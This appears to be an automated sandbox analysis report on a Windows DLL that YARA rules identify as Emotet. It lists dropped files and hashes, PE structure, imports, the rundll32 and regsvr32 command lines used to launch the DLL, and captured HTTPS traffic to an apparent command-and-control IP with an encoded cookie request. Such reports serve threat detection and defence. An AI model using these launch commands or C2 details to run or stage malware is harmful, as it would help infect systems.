SHA-256:	62565B8F5EE232C77B916BB0F37B1BFE7ADA8BAFEAC37EB8AFA179A5CE27427C
SHA-512:	AF90F9629086414BC6444EE9D0554EE8D315F839EB64AA1AABB9744FDCD9166A8615E42CAC266F7FF677572B567C8934884186272A74752427A1B820780A9B56
Malicious:	false
Preview:	..42... .....e.f.3...w.....)....1;...z..&9...z..h.(....1;...z....).....3...w.....B.....@..... ....=Pz.1;...z.....W\.1;...z..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.0771688131908165

Encrypted:	false
SSDEEP:	3:iZ2lr7vDfragOtlllllvuraoUbmrYtelRollllloll3VkttlmlnI:iYrLliXhoUbm0+RoXA3
MD5:	E7E0040F4499F1CBA17192265877F44F
SHA1:	0B88023ECF2CB11458C3CE8C304C4846748AB1E7
SHA-256:	C69CFD91CBF22E0B62EEAE06B25D006F95216FDF53589F76CAB34D4D9DA58162
SHA-512:	2670C86737713CA7BEA905D97BE4978F2C2691EA0780EF430C7F8A2A8FBBF021C9342CEA093FC5D62FE7730E7D5750911E2E72F777FE8ADD5EDCD17C018639AC
Malicious:	false
Preview:	.>.....3...w..&9...zi.1;...z.....1;..z..1;...z....N61;...z.a.....W\.1;...z.....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_wgJ_e06ee120fc2caa8a6b5839bb9d970592ab273f3_0a0ccb00_15dea10e\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7859714931418865
Encrypted:	false
SSDEEP:	96:oPFcmiZJPnyqjR55oX7Rl6tpXIQcQE7c6EPrcEYcw3uhXaXz+HbHgSQgJPbgv8WC:2TiZJKEHK7gPri4je9/u7s3S274ltwK
MD5:	8896ECCDC376C99883E537BBBC1DFBB5
SHA1:	3900C6BC902ECA08BE9AB4D04229DC0EC9561EC7
SHA-256:	1B570B8EEE7CC791EB46FD7AA693E45C05EC9115E84C9204127FD74FE1433BD0
SHA-512:	E4BB0F06D8BCAF2375D958E29D313B5D6AC2EB50296A5B8F3F994723BCA8D684DCAE490E1FB5038755A09E87AE4139B22A03623019B6D105CDDEEDA10AD0FB1E
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.6.4.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.0.0.3.0.5.9.1.6.0.8.3.4.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.7.0.0.3.0.6.1.6.1.4.0.4.4.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.4.6.d.0.d.4.9.-.9.5.9.9.-.4.b.9.1.-.8.0.b.6.-.c.6.3.1.9.5.6.b.1.f.1.8...I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.5.d.5.5.8.e.5.-.9.d.b.e.-.4.9.1.a.-.9.3.d.2.-.7.b.3.f.a.f.d.1.1.8.7.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e._.w.g.J.5.Y.j.I.2.Q.O...d.l.l.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.5.0.-.0.0.0.1.-.0.0.1.7.-.3.5.3.9.-.d.7.c.4.8.9.6.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.2.f.3.4.c.c.f.d.d.8.1.4.1.a.e.e.e.2.e.8.9.f.f.b.0.7.0.c.e.2.3.9.c.7.d.0.0.7.0.6.!.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat May 14 11:57:40 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	64470
Entropy (8bit):	2.331063670548349
Encrypted:	false
SSDEEP:	384:KwgvroVWcKC0IklCIMyq7QE+uyqQ+fvEon8bEu:FpKC0JwxyeNGqQ+Xvnr
MD5:	C75AD8BC8F4D4345EFFAD9D0F89FC183
SHA1:	A20BC74CE7A794793ABF0BA48B73DC720BA17523
SHA-256:	BBC4061317C412F64587B43373363BC80DFD7318FE1596169AB88296B22E60A6
SHA-512:	E79E8518ADA5B7B849A4C6A88356ADB11BEF2207837ED2CDB4A5BA22AA76BF217E30078B2C43531D218F3FBB457078BFD16E56D518AFA4F636BCBFC8FC0641C7
Malicious:	false
Preview:	MDMP..... .....4..b.....|...8.....D...L;.....`.....8.....T.....p...f.....".....$.....U.....B.....8%...Lw.....^.>...T.....P...!..b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6670
Entropy (8bit):	3.7246586935770822
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiv7Um0R85eeYeYS0hCprRP89b2BDfVSm:RrlsNiTUmIY3YeYS0mw21fh

MD5:	2D597A4A3F4A23A89F9076769589F5DB
SHA1:	2EA277DB610EC30EB42A95D3231CE34A0814F753
SHA-256:	4949160F6AD4739A58CF65668EB5D90E4A8EC027A30965F96EB927395C0C7F78
SHA-512:	B8AEFAB2CF3090B860B84E731AADE97EF239FF44752CC7789D3D5A3494664241D76DC8853D7C9FCDE3262A6D9E136FF711AA7F195A00623DE4567F9AA63940A3
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.2.2.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9846.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4892
Entropy (8bit):	4.513806413477726
Encrypted:	false
SSDEEP:	48:cvIwSD8zs6JgtBI9J1Wgc8sqYjn8fm8M4JC6Ct+nFzyq8vht+dHZESC5S6d:uITfILEgrsqYgJzWcVv6d
MD5:	2C05E2A90E1FD90CA7F22FA9492E5192
SHA1:	B476F599F161F659F7FCB4F44FDE9405F2E2DC0B
SHA-256:	4772428D223331980D6192ECE1BF5CD645A7DFC35AFAF0A6B72ACBDA41DF17B2
SHA-512:	D1891FE378044914F881B7B652D4BED50FBF42C651F335AF4FB1B2671F35FA1600AC99499AE077E6D8C7CA364E92821DD458910EE6FE035099DDF2D1C1D90BC
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1514708" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Entropy (8bit):	6.482093403616071
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	wgJ5YjI2QO.dll
File size:	545280
MD5:	992ff50bf2c751ac906a6868da38b4fb

SHA1:	8749e61cf3e6a151b15fdc6d0a01c1966d254dc4
SHA256:	9247ea9d5a188b6291f4093eb6fff8ac231c3ea72df8f21d4d227c3499d99c8c
SHA512:	86b368cfa1c46d169e189e967be0f5d717088d67a0e7748cc28c68f43fe7239026669c250de4c59ea5759128a90b3c44aa12e300b01e205da45d381b1030c055
SSDEEP:	12288:B4UJY9B+TenWsSEPHjMOUP9uXdt7JpfYNVr9RM54RutCTdJGqIoTCZ4eEsZDHxHy:B4UJY9BSenZSEPHjMOUP9Udt7JpfYNVj
TLSH:	B5C4CFA5435C08FCE762C3395C975BC5B1F7BDAE0664AF260BC18DA05E1BA90F53A381
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2.H.v.&.v.&.v.&.h...o.&.h...2.&.h.....&.Q6].s.&.v.'.9.&.h...w.&.h...w.&.h...w.&.h...w.&.Richv.&.....PE..d.....}b....."

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1800423a8
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627D8598 [Thu May 12 22:09:28 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	2
File Version Major:	5
File Version Minor:	2
Subsystem Version Major:	5
Subsystem Version Minor:	2
Import Hash:	b268dbaa2e6eb6acd16e04d482356598

Entrypoint Preview

Instruction
dec eax
mov dword ptr [esp+08h], ebx
dec eax
mov dword ptr [esp+10h], esi
push edi
dec eax
sub esp, 20h
dec ecx
mov edi, eax
mov ebx, edx
dec eax
mov esi, ecx
cmp edx, 01h
jne 00007FA1F0C21607h
call 00007FA1F0C23794h
dec esp
mov eax, edi
mov edx, ebx
dec eax
mov ecx, esi
dec eax
mov ebx, dword ptr [esp+30h]
dec eax

Instruction
mov esi, dword ptr [esp+38h]
dec eax
add esp, 20h
pop edi
jmp 00007FA1F0C214B0h
int3
int3
int3
dec eax
mov dword ptr [esp+08h], ecx
dec eax
sub esp, 00000088h
dec eax
lea ecx, dword ptr [00014D05h]
call dword ptr [0000FC7Fh]
dec esp
mov ebx, dword ptr [00014DF0h]
dec esp
mov dword ptr [esp+58h], ebx
inc ebp
xor eax, eax
dec eax
lea edx, dword ptr [esp+60h]
dec eax
mov ecx, dword ptr [esp+58h]
call 00007FA1F0C3018Ah
dec eax
mov dword ptr [esp+50h], eax
dec eax
cmp dword ptr [esp+50h], 00000000h
je 00007FA1F0C21643h
dec eax
mov dword ptr [esp+38h], 00000000h
dec eax
lea eax, dword ptr [esp+48h]
dec eax
mov dword ptr [esp+30h], eax
dec eax
lea eax, dword ptr [esp+40h]
dec eax
mov dword ptr [esp+28h], eax
dec eax
lea eax, dword ptr [00014CB0h]
dec eax
mov dword ptr [esp+20h], eax
dec esp
mov ecx, dword ptr [esp+50h]
dec esp
mov eax, dword ptr [esp+58h]
dec eax
mov edx, dword ptr [esp+60h]
xor ecx, ecx
call 00007FA1F0C30138h
jmp 00007FA1F0C21624h
dec eax
mov eax, dword ptr [eax+eax+00000000h]

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [EXP] VS2008 build 21022 • [C++] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x55cf0	0x6f	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x5544c	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5a000	0x2dffc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x59000	0xe1c	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x88000	0x1d8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x52000	0x288	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x504ca	0x50600	False	0.389081940124	zlib compressed data	5.26882252971	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x52000	0x3d5f	0x3e00	False	0.355342741935	data	5.39322725931	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x56000	0x20d8	0x1200	False	0.180772569444	data	2.18161586025	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x59000	0xe1c	0x1000	False	0.44580078125	data	4.98556265168	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x5a000	0x2dffc	0x2e000	False	0.839408542799	data	7.73448363752	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x88000	0x6f8	0x800	False	0.1796875	data	1.81179169858	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x5a0a0	0x2de00	data	English	United States
RT_MANIFEST	0x87ea0	0x15a	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	ExitProcess, VirtualAlloc, CompareStringW, CompareStringA, GetTimeZoneInformation, GetLocaleInfoW, GetCurrentThreadId, FlsSetValue, GetCommandLineA, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, RtlVirtualUnwind, RtlLookupFunctionEntry, RtlCaptureContext, EncodePointer, DecodePointer, TlsAlloc, FlsGetValue, FlsFree, SetLastError, GetLastError, GetCurrentThread, FlsAlloc, HeapFree, Sleep, GetModuleHandleW, GetProcAddress, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, DeleteCriticalSection, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, HeapSetInformation, HeapCreate, HeapDestroy, RtlUnwindEx, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, LeaveCriticalSection, FatalAppExitA, EnterCriticalSection, HeapAlloc, HeapReAlloc, WriteFile, SetConsoleCtrlHandler, FreeLibrary, LoadLibraryA, InitializeCriticalSectionAndSpinCount, LCMapStringA, MultiByteToWideChar, LCMapStringW, GetStringTypeA, GetStringTypeW, GetDateFormatA, GetTimeFormatA, GetUserDefaultLCID, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, HeapSize, SetEnvironmentVariableA

DLL	Import
ole32.dll	CoTaskMemFree, CoLoadLibrary, CoTaskMemAlloc

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x180042050
DllUnregisterServer	2	0x180042080

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 04:58:03.256748915 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:03.256804943 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:03.256920099 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:03.285829067 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:03.285880089 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:03.844335079 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:03.844444036 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:04.224513054 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:04.224551916 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:04.224822998 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:04.224936008 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:04.233814001 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:04.276524067 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:05.071878910 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:05.071947098 CEST	443	49768	23.239.0.12	192.168.2.5
May 14, 2022 04:58:05.071968079 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:05.072005033 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:05.076129913 CEST	49768	443	192.168.2.5	23.239.0.12
May 14, 2022 04:58:05.076169014 CEST	443	49768	23.239.0.12	192.168.2.5

HTTP Request Dependency Graph

- 23.239.0.12

HTTPS Proxied Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49768	23.239.0.12	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-05-14 02:58:04 UTC	0	OUT	GET / HTTP/1.1 Cookie: yXihKkl=itbGU7FqbBwiViCO4IyU+2Qyjdv8zsYt+kJn9VBThqvW3GUfOQi8vJbxdAVz2ew/Csehq52ky80kj/RronTHWKopEb/8J04rpReommaYyXNvjx7Wpumprh0VMlk4pwzCMUnVcjCr7E+Ap6H0g8l6yWmejvFdcHJo/55RTk875N5JG93OPsbShjENwzDevkTTmuIn7imen4EU+KLhJG8Vo4CZABQI34Z9i48CFQyRidMaHXlnkY/JWQ== Host: 23.239.0.12 Connection: Keep-Alive Cache-Control: no-cache
2022-05-14 02:58:05 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 14 May 2022 02:58:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2022-05-14 02:58:05 UTC	0	IN	Data Raw: 33 39 33 0d 0a ca a4 2e ae 18 2e d9 54 5d 89 cb a2 fe 5c 0a ac a8 ca 10 4e 67 b5 92 13 0f 5c 9c 9e 6c 43 4c dc 05 1e c3 28 6d f3 11 8c 48 60 0a 5b 37 35 a7 9d df 81 e3 27 91 f9 07 bb 1e ba c2 0f b6 5e 9d 35 d3 0d cb 8e b8 46 5b d6 f7 f7 0b 3f 64 b2 62 25 d0 43 6c b6 43 0b 5e 66 b3 18 2f b2 b2 d0 c0 30 7f fa 1d 97 68 fd 3b 00 6f e4 20 2e 77 ab 5f 4f 0f 73 a9 9d bb 73 b3 6e a1 12 10 c3 dd 1e 48 1e b2 c6 25 8a c7 54 89 79 f3 ed 8a 79 9a 71 e1 4a 43 4a 21 15 6b 3d a0 de d9 0b ba 61 06 e4 b5 e5 16 17 90 54 a9 8e 40 32 77 80 10 0a 26 fa f0 23 8d 5f 11 16 c5 3e a3 bd 3c bb 34 c7 74 2b 60 01 66 5d d2 94 0a 98 d4 6d 2d bb 52 b4 f6 30 1b c1 c7 19 b2 26 56 d1 dc b0 16 7a e7 71 b3 5e a4 3e 61 a3 7a db 43 eb 51 a8 c6 42 25 81 c8 ec 67 cd 02 8f 17 33 b4 44 53 87 c1 10 Data Ascii: 393..T]\Ng\lCL(mH`[75'^5F[?db%ClC^f/0h;o .w_OssnH%TyyqJCJ!k=aT@2w&#_><4t+`f]m-R0&Vzq^>az CQB%g3DS

Statistics

Behavior



System Behavior

Analysis Process: loaddll64.exe PID: **7016**, Parent PID: **5748**

General

Target ID:	0
Start time:	04:57:16
Start date:	14/05/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\wgJ5YjI2QO.dll"
Imagebase:	0x7ff6b03a0000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 7064, Parent PID: 7016

General

Target ID:	1
Start time:	04:57:17
Start date:	14/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\wgJ5YjI2QO.dll",#1
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 7100, Parent PID: 7016

General

Target ID:	2
Start time:	04:57:17
Start date:	14/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\wgJ5YjI2QO.dll
Imagebase:	0x7ff778e70000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.474484798.00000000023E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.474584328.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System32\KiAiForPK\zlxWteloxtTITR.dll:Zone.Identifier	success or wait	1	180009356	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7112**, Parent PID: **7064**

General

Target ID:	3
Start time:	04:57:18
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\wgJ5YjI2QO.dll",#1
Imagebase:	0x7ff73e840000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.470457946.00000258B05E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.469163109.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7128**, Parent PID: **7016**

General

Target ID:	4
Start time:	04:57:18
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\wgJ5YjI2QO.dll,DllRegisterServer
Imagebase:	0x7ff73e840000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.469251715.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.469461772.0000017E42090000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6224**, Parent PID: **7016**

General

Target ID:	5
Start time:	04:57:22
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\wgJ5YjI2QO.dll,DllUnregisterServer
Imagebase:	0x7ff73e840000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
